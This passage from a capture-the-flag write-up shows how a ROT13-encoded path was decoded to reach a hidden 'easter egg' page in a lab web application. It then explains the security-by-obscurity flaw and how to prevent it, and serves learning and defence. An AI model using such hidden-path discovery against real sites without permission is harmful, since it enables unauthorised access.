Step 2: The result (/gur/qrif/...) looked like a URL path structure, but the words were gibberish.

- I noticed the letter structure seemed legible but shifted. "gur" is a common ROT13 shift for "the". This suggested a **Caesar Cipher**, specifically **ROT13** (Rotate 13 places).

Step 3: I applied the ROT13 cipher to the string.

Input:

```
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
```

Output:

```
/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
```

Step 4: I appended this decoded path to the application's base URL.

Target URL:

```
http://[IP]:[PORT]/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
```



Figure 13.2.2: Access the hidden page success

13.2.d Why is it vulnerable?

- **Security by Obscurity:** The developers relied on hiding the URL behind simple encoding schemes (Base64 and ROT13). While this works for an "Easter Egg" (which is meant to be found), relying on such methods to hide sensitive administrative areas or features is insecure.
- **Client-Side Exposure:** Obfuscated strings sent to the client can always be reversed by a determined attacker.

13.2.e How to prevent it?

- **Robust Access Control:** Do not rely on "secret" URLs. Use proper authentication and authorization checks (e.g., RBAC) to protect pages.
- **Avoid Weak Obfuscation:** If you need to hide data, use strong encryption (like AES) with server-side keys, rather than simple encoding (like Base64) which is just a different way of representing data, not protecting it.

13.2.f What did I learn?

- **Encoding vs. Encryption:** I learned that Base64 is **not** encryption; it is an encoding scheme. It provides zero confidentiality.
- **Classic Ciphers:** I reinforced my ability to recognize common CTF (Capture The Flag) patterns, such as the ROT13 cipher, which is frequently used to hide spoilers or hints.